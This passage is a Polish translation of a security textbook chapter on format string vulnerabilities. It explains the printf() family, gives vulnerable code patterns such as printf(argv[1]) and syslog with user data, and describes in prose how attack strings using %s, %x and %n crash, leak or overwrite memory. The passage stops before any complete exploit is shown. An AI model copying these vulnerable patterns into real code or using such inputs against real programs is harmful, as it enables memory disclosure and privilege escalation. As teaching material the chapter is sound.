
Hack Proofing



Autor: praca zbiorowa
Tłumaczenie: Bartłomiej Garbacz, Przemysław Szeremiota
ISBN: 83-7197-890-1
Tytuł oryginału: Hack Proofing Your Network, Second Edition
Format: B5, stron: 696

Chcesz powstrzymać hakerów? Zostań jednym z nich.

Aby zabezpieczyć swoją sieć, spróbuj się do niej włamać.

Zaktualizowane i rozszerzone wydanie bestsellerowej książki, napisanej przez specjalistów od zabezpieczeń i... włamań do systemów komputerowych. Jej autorzy udowadniają, że nie można myśleć o zabezpieczeniach, jeśli nie pozna się najpierw zagrożeń.

- Podstawy bezpieczeństwa sieciowego. Zapoznasz się ze wskazówkami dotyczącymi znajdowania luk w zabezpieczeniach istniejących i projektowanych systemów.
- Siedem podstawowych kategorii ataków. Odmowa obsługi, wyciek informacji, dostęp do systemu plików, dezinformacja, dostęp do plików specjalnych/baz danych, zdalne uruchomienie kodu i rozszerzenie uprawnień.
- Różnicowanie prewencyjne. Dowiesz się, w jaki sposób porównywać pliki, biblioteki i programy oraz jakie informacje można w ten sposób uzyskać.
- Typowe algorytmy szyfrujące. Twoje zaszyfrowane dane i twoje zaszyfrowane hasła – czy są rzeczywiście bezpieczne?
- Słaby punkt: łańcuchy formatujące. Jedna z najnowszych technik włamań: włamania z użyciem łańcuchów formatujących.
- Bezpieczne tunele. Naucz się tworzyć bezpieczne tunele służące do przesyłania danych i rozpoznawać użytkownika przy użyciu OpenSSH.
- Zabezpiecz swój sprzęt. Hardware także może stanowić słaby punkt. Poznaj techniki włamań sprzętowych.

Ryan Russell chce Ci przekazać ważne przesłanie: „To, o czym nie wiesz, stanowi dla Ciebie zagrożenie'. W swojej książce przekazuje praktyczną wiedzę o technikach włamań do systemów, technikach, które mogą być wykorzystane także przeciwko Tobie" – Kevin Mitnick.

Wydawnictwo Helion
ul. Chopina 6
44-100 Gliwice
tel. (32)230-98-63
e-mail: helion@helion.pl

Spis treści

Rozdział 9.

Ciągi formatujące

Wprowadzenie

Na początku lata 2000 roku świat bezpieczeństwa komputerowego został brutalnie powiadomiony o istnieniu nowego typu luk w oprogramowaniu. Ta podklasa luk, znana jako *błędy ciągów formatujących*, została przedstawiona szerokiej publiczności 23 czerwca 2000 roku, wraz z przesłaniem na listę dystrybucyjną Bugtraq exploita demona usługi FTP o nazwie *WU-FTPD* (*Washington University FTP Daemon*). Atak wykorzystujący opublikowany exploit umożliwiał zdalnemu włamywaczowi uzyskanie dostępu do systemu w trybie administracyjnym na węzłach obsługujących demona WU-FTPD i to z pominięciem jakiegokolwiek uwierzytelniania, o ile konfiguracja serwera dopuszczała anonimowe transmisje FTP (co jest w przypadku większości systemów opcją domyślną). Atak był groźny, ponieważ serwery WU-FTPD były powszechnie stosowanymi serwerami FTP w Internecie.

Ale główną przyczyną szoku świata komputerowego nie była bynajmniej świadomość, że w Internecie działały dziesiątki tysięcy węzłów podatnych na ataki umożliwiające uzyskanie dostępu zdalnego i przejęcie całkowitej kontroli nad systemem. Prawdziwym powodem była natura samej luki i jej powszechność w oprogramowaniu komputerowym dowolnego przeznaczenia. Świat ujrzał więc zupełnie nową metodę wykorzystywania błędów programistycznych uważanych wcześniej za mało znaczące. Zademonstrowano, że możliwe są ataki wykorzystujące błędy ciągów formatujących.

Luka związana z ciągiem formatującym pojawia się wówczas, gdy programista przekazuje dane pobrane z zewnątrz do funkcji `printf()` jako parametr definiujący postać ciągu formatującego funkcji (lub jego fragmentu). W przypadku WU-FTPD parametr polecenia SITE EXEC protokołu FTP był przekazywany bezpośrednio do funkcji `printf()`.

Trudno było o lepszy zarys koncepcji ataku: atakujący mógł natychmiast i automatycznie pozyskać uprawnienia administracyjne na podatnych węzłach.

Wieści z podziemia...

Błędy ciągów formatujących kontra błędy przepełnienia bufora

Z pozoru oba rodzaje błędów są bardzo podobne. Nietrudno więc zaklasyfikować je do tej samej kategorii luk w zabezpieczeniach. Choć w obu przypadkach efektem ataku może być nadpisanie wskaźnika funkcji i zmiana przepływu sterowania programu, problem ciągów formatujących różni się od problemu przepełnienia bufora w sposób zasadniczy.

W przypadku luki wynikającej z błędu przepełnienia bufora błąd w oprogramowaniu polega na tym, że wrażliwa funkcja, taka jak kopiowanie bloków pamięci, przyjmuje rozmiar zewnętrznego, niekontrolowanego przez aplikację źródła danych jako ograniczenie operacji kopiowania. Przykładowo, większość błędów przepełnienia bufora wynika z zastosowania funkcji bibliotecznej języka C kopiującej ciągi znakowe. W języku C ciągi znakowe reprezentowane są przez zmiennej długości tablice bajtów zakończone bajtem zerowym. Funkcja `strcpy()` (od ang. *string copy*) wchodząca w skład biblioteki standardowej języka C kopiuje kolejne bajty ciągu źródłowego do wskazanego bufora docelowego; operacja kopiowania zatrzymywana jest w momencie napotkania w ciągu źródłowym bajtu zerowego. Jeżeli ciąg ten jest podawany z zewnątrz i ma długość większą od rozmiaru bufora docelowego, funkcja `strcpy()` nadpisze również obszar pamięci sąsiadujący z buforem docelowym — aż do skopiowania ostatniego bajtu ciągu źródłowego. Atak wykorzystujący przepełnienie bufora opiera się na możliwości nadpisania przez atakującego danych krytycznych dla dalszego działania programu (przechowywanych w sąsiedztwie bufora docelowego) własnymi danymi, przekazanymi do operacji kopiowania.

W przypadku błędów ciągów formatujących problem polega na tym, że pobierane z zewnątrz dane włączane są do parametru definiującego ciąg formatujący funkcji. Należy to traktować jako błąd walidacji danych wejściowych, nie mający nic wspólnego z błędami polegającymi na przekroczeniu rozmiaru bufora docelowego operacji kopiowania. Hakerzy wykorzystują błędy ciągów formatujących w celu zapisania określonych wartości w konkretnych obszarach pamięci. W przypadku ataków przepełniających bufor atakujący nie może dowolnie wybrać obszaru docelowego dla danych wejściowych.

Innym źródłem nieporozumień jest to, że błędy ciągów formatujących i błędy przepełnienia bufora mogą występować równocześnie, kiedy w programie wykorzystywana jest funkcja `sprintf()`. Aby zrozumieć różnicę pomiędzy tymi błędami, ważne jest uświadomienie sobie sposobu działania funkcji `sprintf()`. Funkcja ta umożliwia programiście utworzenie sformatowanego (na podobieństwo formatu ciągów funkcji `printf()`) ciągu znakowego i umieszczenie go w buforze. Błąd przepełnienia bufora występuje wówczas, gdy utworzony ciąg jest dłuższy od docelowego bufora. Jest to zwykle rezultatem zastosowania w ciągu specyfikatora `%s`, który powoduje umieszczenie w danym miejscu konstruowanego ciągu innego ciągu znakowego, zakończonego bajtem zerowym. Jeżeli zmienna wprowadzana w miejsce specyfikatora `%s` jest pobierana z zewnątrz i nie jest obcinana do pewnego rozmiaru, może spowodować rozciągnięcie tworzonego ciągu tak, że nie będzie się on mieścił w buforze docelowym. Luki spowodowane niewłaściwym zastosowaniem funkcji `sprintf()` wynikają z czego innego — z interpretowania danych pobieranych spoza aplikacji jako fragmentu ciągu formatującego.

Zanim exploit ujrzał światło dzienne, błędy związane z ciągami formatującymi uważane były za co najwyżej złą aczkolwiek nieszkodliwą praktykę programistyczną — nieeleganckie uproszczenie wynikające z pośpiechu — słowem nic, co mogłoby zagrażać bezpieczeństwu. Do tej pory błąd tego rodzaju mógł w najgorszym razie spowodować

załamanie demona usługi, równoznaczne z atakiem odmowy obsługi. Światek ludzi związanych z zabezpieczeniami dostał nauczkę. Błędy te przyczyniły się do zaatakowania niezliczonej liczby serwerów sieciowych.

Jak już wspomniano, luki związane z ciągami formatującymi zostały ujawnione po raz pierwszy w czerwcu 2000 roku. Exploit WU-FTPD został napisany przez osobnika znanego pod pseudonimem tf8 i był datowany 15 października 1999. Przy założeniu, że dzięki temu exploitowi niektórzy hakerzy uświadomili sobie rolę niepoprawnego wykorzystania ciągów formatujących, mieli oni ponad 8 miesięcy na opracowanie i napisanie kodu exploitów wymierzonych w inne oprogramowanie, niekoniecznie w serwery WU-FTPD. To zresztą tylko ostrożne szacunki, oparte na założeniu, że opublikowany exploit demona WU-FTPD był pierwszym tego rodzaju atakiem. Nie ma jednak na to żadnych dowodów; komentarze, którymi opatrzony był exploit nie wskazywały bynajmniej, aby autor odkrył nową metodę ataków.

Krótko po ujawnieniu słabości wynikających z błędnego stosowania ciągów formatujących pojawiło się kilka exploitów atakujących innego typu aplikacje. W czasie pisania tej książki opublikowano już dziesiątki scenariuszy ataków wykorzystujących ciągi formatujące. Należy do tej liczby dodać nieznaną liczbę ataków nieujawnionych.

Według oficjalnej klasyfikacji błędy ciągów formatujących nie zasługują na wydzielenie dla nich osobnej kategorii i plasowane są wśród pozostałych błędów programistycznych, takich jak błędy przepełnienia bufora czy hazard wykonania. Błędy ciągów formatujących można zakwalifikować jako błędy walidacji danych wejściowych; zasadniczo są one skutkiem nadmiernej wiary programistów w poprawność danych pochodzących spoza aplikacji i przekazywania tych danych jako parametrów definiujących ciąg formatujący funkcji operującej na ciągach znakowych.

W tym rozdziale Czytelnik zostanie wprowadzony w problematykę błędów ciągów formatujących, zapozna się z ich przyczynami i pozna sposoby ich wykorzystania przez włamywaczy. W rozdziale zaprezentowane zostaną konkretne luki tego rodzaju występujące w rzeczywistych systemach; Czytelnik zapozna się też z procesem przygotowywania i przeprowadzania ataku — wykorzystującego ciąg formatujący — na węzeł zdalny.

Istota błędów ciągów formatujących

Zrozumienie istoty błędów związanych z ciągami formatującymi wiąże się z funkcją `printf()` i sposobem jej działania.

Programiści systemów komputerowych bardzo często stają w obliczu konieczności dynamicznego tworzenia ciągów znakowych. Ciągi te mogą zawierać znakową reprezentację zmiennych różnego typu; liczba i typ wszystkich zmiennych reprezentowanych ciągiem znakowym niekoniecznie muszą być znane programiście na etapie tworzenia kodu źródłowego. Powszechna konieczność dynamicznej i elastycznej konstrukcji ciągów znakowych i konieczność stosowania procedur formatujących w naturalny

sposób zaowocowała opracowaniem rodziny funkcji `printf()`. Funkcje typu `printf()` konstruują i umieszczają na wyjściu ciągi znakowe formatowane dynamicznie, w fazie wykonania programu. Funkcje te wchodzą w skład biblioteki standardowej języka C. Podobne funkcje implementowane są również w innych językach (np. w języku Perl).

Funkcje z rodziny `printf()` pozwalają programiście na tworzenie ciągów znakowych na podstawie ciągu formatującego i zmiennej liczby parametrów. Ciąg formatujący to jakby szkielet przyszłego ciągu, definiujący jego podstawową strukturę oraz rozmieszczenie elementów leksykalnych; na podstawie tego ciągu i wartości parametrów funkcja `printf()` konstruuje ciąg wynikowy. Elementy leksykalne ciągu formatującego określane są również mianem *specyfikatorów formatujących*. Oba pojęcia będą stosowane w dalszej części rozdziału.

Narzędzia i pułapki...

Funkcje rodziny printf()

Oto lista standardowego zestawu funkcji z rodziny `printf()` zdefiniowanego w ramach biblioteki standardowej języka C. Każda z tych funkcji (niewłaściwie stosowana) może stać się ofiarą ataku wykorzystującego błąd ciągu formatującego.

- `printf()` funkcja ta umożliwia konstrukcję sformatowanego ciągu znakowego i jego zapis do standardowego strumienia wyjściowego programu.
- `fprintf()` funkcja ta umożliwia konstrukcję sformatowanego ciągu znakowego i jego zapis do wskazanego strumienia plikowego (strumienia FILE w rozumieniu biblioteki libc).
- `sprintf()` funkcja ta umożliwia konstrukcję sformatowanego ciągu znakowego i jego zapis do bufora utworzonego w pamięci programu. Niepoprawne stosowanie tej funkcji prowadzi często do błędów przepełnienia bufora.
- `snprintf()` funkcja ta umożliwia konstrukcję sformatowanego ciągu znakowego i zapis określonej jego części do bufora utworzonego w pamięci programu. W kontekście błędów przepełnienia bufora funkcję tę można traktować jako zabezpieczony odpowiednik funkcji `sprintf()`.

Biblioteka standardowa C zawiera ponadto funkcje `vprintf()`, `vfprintf()`, `vsprintf()` oraz `vsnprintf()`. Funkcje te spełniają te same zadania co ich wyżej wymienione odpowiedniki, różniące się od nich tym, że przyjmują na wejście wskaźnik do listy parametrów (nie są one przekazywane przez stos).

Zasada działania funkcji `printf()` może zostać zilustrowana prostym przykładem:

```
int main()
{
    int integer = 10;
    printf("Oto szkielet przyszlego ciagu, %i", integer);
}
```

W powyższym przykładowym kodzie programista wywołuje funkcję `printf()` z dwoma parametrami: ciągiem formatującym i zmienną, której znakowa reprezentacja ma zostać wstawiona do ciągu wynikowego konstruowanego przez `printf()`.

```
"Oto szkielet przyszlego ciagu, %i"
```

Powyższy ciąg formatujący składa się ze statycznej porcji tekstu i symbolu elementu leksykalnego (`%i`), oznaczającego miejsce wstawienia wartości zmiennej. W prezentowanym przykładzie w wyniku wywołania funkcji do wyświetlanego na ekranie ciągu wynikowego w miejsce specyfikatora `%i` wstawiona zostanie wartość zmiennej `integer` w formacie Base10.

Najlepszą ilustracją będzie wydruk prezentujący efekt wykonania przykładowego programu (pamiętamy, że zmienna `integer` ma wartość 10):

```
[dma@victim server]$ ./format_example
Oto szkielet przyszlego ciagu, 10
```

Ponieważ funkcja „nie wie" ile parametrów otrzyma, są one odczytywane ze stosu procesu w miarę postępu przetwarzania ciągu formatującego (czyli po napotkaniu kolejnego specyfikatora formatu), przy czym rozmiar pobieranej ze stosu wartości uzależniony jest od określanego specyfikatorem typu danych. W poprzednim przykładzie w ciągu formatującym osadzony został pojedynczy element symbolizujący zmienną typu całkowitego. Funkcja „spodziewa się", że drugim przekazanym do funkcji parametrem będzie zmienna korespondująca z elementem `%i`. W komputerach opartych na architekturze Intel 0x86 (ale nie tylko) parametry wywołania funkcji wstawiane są na stos podczas tworzenia ramki stosu dla wywoływanej funkcji. Kiedy funkcja odwołuje się do parametrów wywołania, odwołuje się do danych umieszczonych na stosie poniżej ramki stosu.

W poprzednim akapicie pojawił się termin *poniżej*; ma on opisywać lokalizację danych, które zostały umieszczone na stosie *przed* umieszczeniem na nim danych, o których powiedzielibyśmy, że znajdują się *powyżej*. W procesorach Intel 0x86 stos rośnie w dół. Dlatego w tej i podobnych architekturach adres szczytu stosu zmniejsza się w miarę jego rozbudowy. W takich architekturach dane lokalizowane jako umieszczone *poniżej* innych danych będą miały wyższe od nich adresy.

Fakt, że numerycznie wyższe adresy pamięci mogą znajdować się w niższych partiach stosu powoduje częste nieporozumienia. Należy zapamiętać, że pozycja na stosie opisywana jako *wyższa* od innej pozycji oznacza, że dane, o których mowa znajdują się bliżej szczytu stosu, co nie przeszkadza im mieć niższych adresów.

W prezentowanym przykładzie do funkcji `printf()` przekazany został parametr korespondujący z określonym w ciągu formatującym elementem `%i` — parametr będący liczbą całkowitą. Znakowa dziesiętna reprezentacja tej liczby (10) została w ciągu wynikowym wstawiona w miejsce tego elementu.

Konstruując ciąg wynikowy funkcja `printf()` pobierze z odpowiedniego obszaru stosu wartość typu całkowitego i potraktuje ją jako zmienną korespondującą z elementem zdefiniowanym w ciągu formatującym. Następnie funkcja `printf()` dokona konwersji binarnej wartości do postaci ciągu znakowego, którego format określany jest postacią specyfikatora formatu; efekt konwersji zostanie wstawiony do sformatowanego ciągu wyjściowego. Jak za chwilę się okaże, powyższe kroki podejmowane są niezależnie od tego, czy programista rzeczywiście przekazał do funkcji drugi parametr wywołania. Jeżeli wywołanie nie zawierało parametrów odpowiadających elementom ciągu formatującego, jako parametry potraktowane zostaną dane funkcji wywołującej funkcję `printf()`, ponieważ znajdują się one w odpowiednich obszarach stosu.

Wróćmy do naszego przykładu: załóżmy, że w procesie rozwoju aplikacji podjęto decyzję, że na ekranie wyświetlany będzie jedynie statyczny ciąg znakowy, ale zapomniano usunąć z ciągu formatującego symbol specyfikatora formatu. Takie wywołanie funkcji `printf()` wyglądałoby następująco:

```
printf("Oto szkielet przyszlego ciagu, %i");
/* uwaga: brak parametru korespondującego ze specyfikatorem %i */
```

Kiedy program zainicjuje wywołanie tej funkcji, nie będzie ona „wiedzieć", że lista parametrów wywołania nie zawierała zmiennej odpowiadającej elementowi `%i`. Podczas konstrukcji ciągu funkcja `printf()` odczyta liczbę całkowitą z obszaru stosu, w którym znajdowałaby się odpowiednia zmienna (gdyby programista ją przekazał) — pobierze 4 bajty leżące poniżej ramki stosu. Przy założeniu, że menedżer pamięci wirtualnej dopuści wykonanie takiego odwołania, funkcja zostanie wykonana poprawnie, a przypadkowe 4 bajty znajdujące się w odpowiednim obszarze pamięci zostaną zinterpretowane i wyświetlone jako liczba całkowita.

Efekt ten jest pokazany na poniższym wydruku:

```
[dma@victim server]$ ./format_example
Oto szkielet przyszlego ciagu, -1073742952
```

Pamiętamy, że żadna zmienna typu całkowitego nie została przekazana do wywołania funkcji `printf()`; niemniej jednak w ciągu wynikowym znalazła się wartość całkowita. Funkcja po prostu odczytała ze stosu 4 bajty tak, jakby zostały one umieszczone na stosie w ramach wywołania funkcji. W prezentowanym przykładzie zdarzyło się, że te 4 bajty w pamięci reprezentowały liczbę -1073742952, co jest dziesiętną reprezentacją liczby typu całkowitego ze znakiem.

Gdyby użytkownik miał możliwość wstawienia własnych danych do ciągu formatującego, mógłby wymusić zmianę przebiegu wykonania funkcji `printf()` i zmusić ją do traktowania dowolnych informacji znajdujących się w obszarze pamięci stosu jako poprawnych zmiennych powiązanych ze specyfikatorami określonymi przez użytkownika.

Jak widać, zdolność użytkownika zewnętrznego do kontrolowania przebiegu działania funkcji `printf()` może prowadzić do zaistnienia pewnych potencjalnie groźnych luk w zabezpieczeniach. Jeżeli istnieje program, który zawiera taki błąd i zwróci sformatowany (skonstruowany) ciąg użytkownikowi, atakujący mogą odczytać potencjalnie wrażliwe informacje przechowywane w pamięci programu. Możliwe jest też wykorzystanie szkodliwego ciągu formatującego do zapisania obszarów pamięci programu, a to za sprawą specyfikatora `%n`. Specyfikator `%n` ma umożliwiać programistom pobranie liczby znaków skonstruowanego dotychczas ciągu. Sposób, w jaki włamywacze mogą wykorzystywać do swoich celów ciągi formatujące zostanie szczegółowo omówiony przy okazji samodzielnej implementacji ataku wykorzystującego błąd ciągu formatującego.

Gdzie i dlaczego występują błędy ciągów formatujących?

Luki związane z ciągami formatującymi to wynik błędów programistów, którzy umożliwiają przekazywanie jako parametrów formatujących danych nie poddanych wcześniejszej weryfikacji. Poniżej wymienione zostaną niektóre spośród najpowszechniejszych

błędów programistycznych owocujących potencjalną luką związaną z nadużyciem ciągu formatującego.

Pierwszym błędem jest wywołanie funkcji `printf()` bez przekazania do niej ciągu formatującego; podatne wywołanie zawiera wyłącznie ciąg do wyświetlenia:

```
printf(argv[1]);
```

W powyższym przykładzie zamiast ciągu formatującego do funkcji `printf()` przekazywany jest od razu „drugi" parametr (często jest to parametr przekazany w wierszu poleceń). Gdy teraz użytkownik jako parametr wywołania programu poda ciąg odpowiadający specyfikatorowi formatu, zostanie on jako taki potraktowany przez funkcję `printf()`:

```
[dma@victim server]$ ./format_example %i
-1073742952
```

Błędy tego rodzaju są często popełniane przez programistów niedoświadczonych lub nieobytych z funkcjami bibliotecznymi języka C. Czasem konstrukcje takie stosowane są z lenistwa — nie wszystkim programistom chce się przekazywać ciąg formatujący zawierający wyłącznie specyfikator `%s`. Powody tego rodzaju są zresztą przyczyną znacznej części wszystkich luk w zabezpieczeniach oprogramowania.

Powszechne jest też definiowanie funkcji wykorzystujących wewnętrznie wywołania funkcji `printf()` (na przykład w funkcjach rejestrujących i informujących o błędach). W procesie programowania aplikacji programista może zapomnieć, że funkcja wyświetlająca komunikat o błędzie wywołuje funkcję `printf()` (lub inną funkcję z tej rodziny) przekazując do niej otrzymane parametry w niezmienionej postaci. Takie przeoczenie może wyrobić nawyk wywoływania funkcji raportującej tak, jakby wyświetlała ona pojedynczy ciąg znakowy:

```
error_warn(errmesg);
```

Celem ataku symulowanego w dalszej części rozdziału będą właśnie takie błędy.

Jedną z najważniejszych przyczyn powszechności błędów ciągów formatujących w systemach Unix jest niewłaściwe korzystanie z funkcji `syslog()`. Funkcja `syslog()` jest interfejsem programistycznym systemowego demona rejestrującego zdarzenia. Programiści mogą używać funkcji `syslog()` do zapisywania w systemowych plikach dziennika komunikatów o różnego rodzaju błędach. Funkcja `syslog()` przyjmuje jako parametry ciąg formatujący i zestaw parametrów korespondujących z określonymi w tym ciągu specyfikatorami formatu (pierwszym parametrem wywołania funkcji `syslog()` jest priorytet wpisu). Wielu programistów korzystających z tej funkcji zapomina lub nie wie o tym, że powinni przekazywać osobno ciąg formatujący i osobno dane umieszczane we wpisie pliku dziennika. Wiele luk związanych z ciągami formatującymi wynika z następującej konstrukcji kodu:

```
syslog(LOG_AUTH, errmsg);
```

Jeżeli zmienna `errmsg` zawiera dane pobierane z zewnątrz (np. identyfikator użytkownika, który spowodował nieudaną próbę logowania do systemu), powyższa sytuacja może zostać w prosty sposób zamieniona w poważną lukę.

Jak wyeliminować te błędy?

Podobnie jak w przypadku większości innych luk wynikających z niewłaściwego kodowania, najlepszym sposobem eliminacji luk ciągów formatujących jest zapobieganie im. Programiści muszą uświadomić sobie, że tego rodzaju błędy są zagrożeniem dla systemu, ochoczo urzeczywistnianym przez hakerów. Niestety, globalna pobudka i powszechna troska o kwestie bezpieczeństwa wydają się być sprawą dość odległej przyszłości.

Administratorzy i użytkownicy zatroskani o zabezpieczenie swoich systemów powinni osiągnąć rozsądny poziom bezpieczeństwa w wyniku wdrożenia poprawnej polityki korzystania z systemu. Powinni na początek zadbać o usunięcie bitów setuid z wszystkich zbędnych programów systemowych i zablokowanie wszystkich niepotrzebnych usług.

Mike Frantzen opublikował rozwiązanie problemu ciągów formatujących, adresowane do administratorów i programistów i blokujące możliwość wykorzystania błędów ciągów formatujących. Rozwiązanie to polega na przeliczaniu liczby parametrów przekazywanych do funkcji `printf()` i porównywaniu jej z liczbą specyfikatorów formatu umieszczonych w ciągu formatującym. Zostało ono zaimplementowane pod nazwą FormatGuard w projekcie Immunix, dystrybucji systemu Linux, której główną cechą ma być bezpieczeństwo aplikacji.

Artykuł Mike'a Frantzena został zarchiwizowany na liście dystrybucyjnej Bugtraq pod adresem *www.securityfocus.com/archive/1/72118*. FormatGuard dostępny jest zaś pod adresem *www.immunix.org/formatguard.html*.

W jaki sposób ciągi formatujące są wykorzystywane przez włamywaczy?

Istnieją trzy podstawowe cele, które włamywacz może osiągnąć za pomocą błędu ciągu formatującego. Po pierwsze, atakujący może spowodować błąd działania procesu w wyniku odwołania do niepoprawnego adresu. Może to zaowocować odmową obsługi. Po drugie, atakujący, jeżeli udostępni się mu sformatowany ciąg wynikowy, może odczytać zawartość pamięci procesu. Po trzecie, może sprowokować zapis do pamięci programu, czego efektem może być wykonanie pewnego kodu.

Niszczenie i ochrona...

Przepełnianie bufora za pomocą ciągu formatującego

Pobierane od użytkowników ciągi formatujące mogą być wykorzystane do uprawdopodobnienia sytuacji przepełnienia bufora. W niektórych sytuacjach funkcja `sprintf()` może skonstruować zbyt długi ciąg (przepełniający bufor), o ile przed przekazaniem ciągu źródłowego montowanego w ciągu docelowym nie jest kontrolowana jego długość. Niekiedy taka kontrola długości powoduje niemożność przekazania przez atakującego nadmiarowego ciągu formatującego lub ciągu wstawianego zamiast specyfikatora `%s`.

Jeżeli dane pobierane przez użytkownika są osadzane w ciągu przekazywanym później jako ciąg formatujący funkcji `sprintf()`, rozmiar ciągu wynikowego może zostać zmieniony przez zastosowanie specyfikatorów wypełniających. Przykładowo, jeżeli włamywacz ma możliwość włączenia do ciągu formatującego dla funkcji `sprintf()` specyfikatora `%100i`, ciąg wynikowy skonstruowany przez tę funkcję będzie o około 100 bajtów dłuższy od zakładanego przez programistę. Za pomocą wypełniających specyfikatorów formatu można konstruować ciągi na tyle długie, że ich skopiowanie do bufora spowoduje jego przepełnienie. Można w ten sposób ominąć ograniczenia długości danych wejściowych nakładane przez programistę i sprowokować wykonanie w imieniu procesu-ofiary dowolnego kodu (patrz rozdział 8.).

Ten sposób wykorzystania ciągów formatujących nie będzie omawiany w niniejszym rozdziale. Choć angażuje on specyfikatory formatu do nadpisania pewnych obszarów pamięci, specyfikatory te powodują jedynie wydłużenie ciągu, którego kopiowanie do bufora docelowego daje zwykłe przepełnienie bufora. Ten rozdział jest natomiast poświęcony atakom przy użyciu wyłącznie specyfikatorów formatu, bez odwoływania się później do innych technik włamaniowych wykorzystujących błędy programistyczne, takich jak ataki przepełnienia bufora. Opisana powyżej sytuacja może natomiast zostać wykorzystana do przeprowadzenia „czystego" ataku ciągu formatującego, którego rezultatem będzie zapis do wybranego obszaru pamięci.

Odmowa obsługi

Najprostszym atakiem wykorzystującym ciąg formatujący jest atak polegający na unieruchomieniu atakowanego procesu przez sprowokowanie błędnego odwołania do pamięci, czyli typowy atak odmowy obsługi. Spowodowanie błędu wykonania programu za pośrednictwem ciągu formatującego jest rzeczą stosunkowo nieskomplikowaną.

Otóż niektóre specyfikatory formatu wymagają przekazania do funkcji jako wartości zmiennych korespondujących poprawnych adresów pamięci. Jednym z takich specyfikatorów jest `%n`, który zostanie przedyskutowany i wykorzystany w dalszej części rozdziału. Innym tego rodzaju specyfikatorem jest specyfikator `%s`, wymagający przekazania wskaźnika do ciągu bajtowego zakończonego bajtem zerowym. Jeżeli włamywacz podstawi złośliwie ciąg formatujący zawierający jeden z tych specyfikatorów a do funkcji nie zostaną przekazane istniejące adresy pamięci, proces zostanie zatrzymany w wyniku próby odwołania się do pamięci wskazywanej przez przypadkowe wartości znajdujące się na stosie. Może to spowodować odmowę obsługi, przy czym atak tego rodzaju nie wymaga angażowania żadnych zaawansowanych środków.

W samej rzeczy, już wcześniej — jeszcze zanim ogół zdał sobie sprawę z powagi zagrożenia — wiadomo było o problemach powodowanych podawaniem specyficznych ciągów formatujących. Było na przykład powszechnie wiadomo, że przekazanie ciągu `%s%s%s%s` jako parametru jednego z poleceń klienta IRC *BitchX* powoduje załamanie tego programu. Jednak, według informacji, które posiadam, aż do opublikowania exploita demona WU-FTPD nikt nie zdawał sobie sprawy, że taki błąd można ukierunkować i wykorzystać do własnych celów.

Niewiele więcej można napisać o załamywaniu procesów za pośrednictwem spreparowanych ciągów formatujących. Istnieją za to dużo ciekawsze i bardziej przydatne metody wykorzystania tych ciągów do włamywania się do systemów komputerowych.

Odczyt zawartości pamięci

Jeżeli ciąg wynikowy skonstruowany w funkcji `printf()` jest udostępniany na zewnątrz, atakujący może wykorzystać odpowiednio spreparowany ciąg formatujący do odczytania zawartości pewnego obszaru pamięci. Jest to poważny problem, mogący prowadzić do wycieków wrażliwych informacji. Przykładowo, jeżeli program przyjmuje od klientów informacje uwierzytelniające i nie zeruje tych obszarów pamięci, w których były one przechowywane bezpośrednio po ich wykorzystaniu, błąd ciągu formatującego może przyczynić się do ich odczytania przez włamywacza. Najprostszym sposobem, jakim dysponuje w tej sytuacji włamywacz, jest zmuszenie funkcji (za pośrednictwem ciągu formatującego) do skonstruowania ciągu z nieistniejących parametrów. Funkcja odczytuje wartości wprowadzane do konstruowanego ciągu bezpośrednio ze stosu. Przykładowo, każde wystąpienie specyfikatora `%x` w ciągu formatującym będzie zastępowane w ciągu wynikowym 4 bajtami pamięci stosu. Taki odczyt pamięci jest ograniczony wyłącznie do danych przechowywanych w obszarze pamięci stosu.

Możliwe jest jednak również odczytanie zawartości dowolnego obszaru pamięci, a to za sprawą specyfikatora `%s`. Jak już wiemy, specyfikator ten zastępowany jest ciągiem bajtów zakończonym bajtem zerowym. Ciąg ten jest przekazywany do funkcji `printf()` w postaci adresu pierwszego bajtu ciągu. Atakujący może więc odczytać dowolny obszar pamięci, gdy przekaże do funkcji `printf()` specyfikator `%s` (w ciągu formatującym) oraz adres interesującego go obszaru. Adres, od którego atakujący chciałby rozpocząć odczyt powinien zostać umieszczony na stosie; byłoby to konieczne również w przypadku adresu korespondującego ze specyfikatorem `%n`. Obecność w ciągu formatującym specyfikatora `%s` wymusi na funkcji konstruującej ciąg wynikowy odczyt kolejnych bajtów pamięci, od bajtu znajdującego się pod adresem podsuniętym przez włamywacza aż do pierwszego bajtu zerowego.

Możliwość odczytu dowolnego obszaru pamięci jest dla hakerów bardzo atrakcyjna. Atak tego rodzaju może być łączony z innymi technikami włamaniowymi; zostanie szczegółowo omówiony w dalszej części rozdziału oraz zastosowany w konkretnym przykładzie demonstrowanym pod koniec rozdziału.

Zapis do pamięci

W treści rozdziału już kilkakrotnie pojawiła się wzmianka o specyfikatorze `%n`. Zadaniem tego specyfikatora jest oznaczanie długości konstruowanego ciągu w czasie działania programu. Zmienną korespondującą z tym specyfikatorem jest adres. Kiedy funkcja montująca ciąg napotyka w ciągu formatującym specyfikator `%n`, pod adresem przekazanym jako parametr korespondujący z tym specyfikatorem zapisywana jest liczba znaków składających się na dotychczasową postać ciągu wynikowego.

Obecność takiego specyfikatora ma poważny wpływ na bezpieczeństwo, umożliwia on bowiem modyfikacje pamięci programu. Ta cecha specyfikatora `%n` jest kluczowa dla powodzenia ataków wykorzystujących ciągi formatujące i umożliwia wykonanie na komputerze-ofierze dowolnego kodu.

Metoda pojedynczego zapisu

Pierwszą z omawianych tu metod wykorzystania ciągów formatujących będzie metoda zwiększenia uprawnień atakującego za pośrednictwem pojedynczego zapisu pamięci z użyciem specyfikatora `%n`.

W niektórych programach wartości krytyczne dla działania aplikacji, takie jak identyfikator użytkownika i identyfikator grupy procesu przechowywane są w pamięci procesu, co ma zwykle na celu obniżenie uprawnień programu w czasie działania. Za pomocą odpowiednio spreparowanych ciągów formatujących włamywacz może zmodyfikować te wartości.

Przykładem programu obarczonego taką słabością jest narzędzie o nazwie *Screen*. Screen to popularny program uniksowy, umożliwiający współużytkowanie pojedynczego pseudoterminala przez kilka procesów. Jeżeli program zostanie zainstalowany jako tzw. setuid root, uprawnienia użytkownika wywołującego program przechowywane są w jednej ze zmiennych programu. Kiedy tworzone jest okno, proces macierzysty programu Screen obniża przywileje wykonawcze do poziomu wartości przechowywanych w zmiennych procesów potomnych (procesu powłoki użytkownika i tym podobnych).

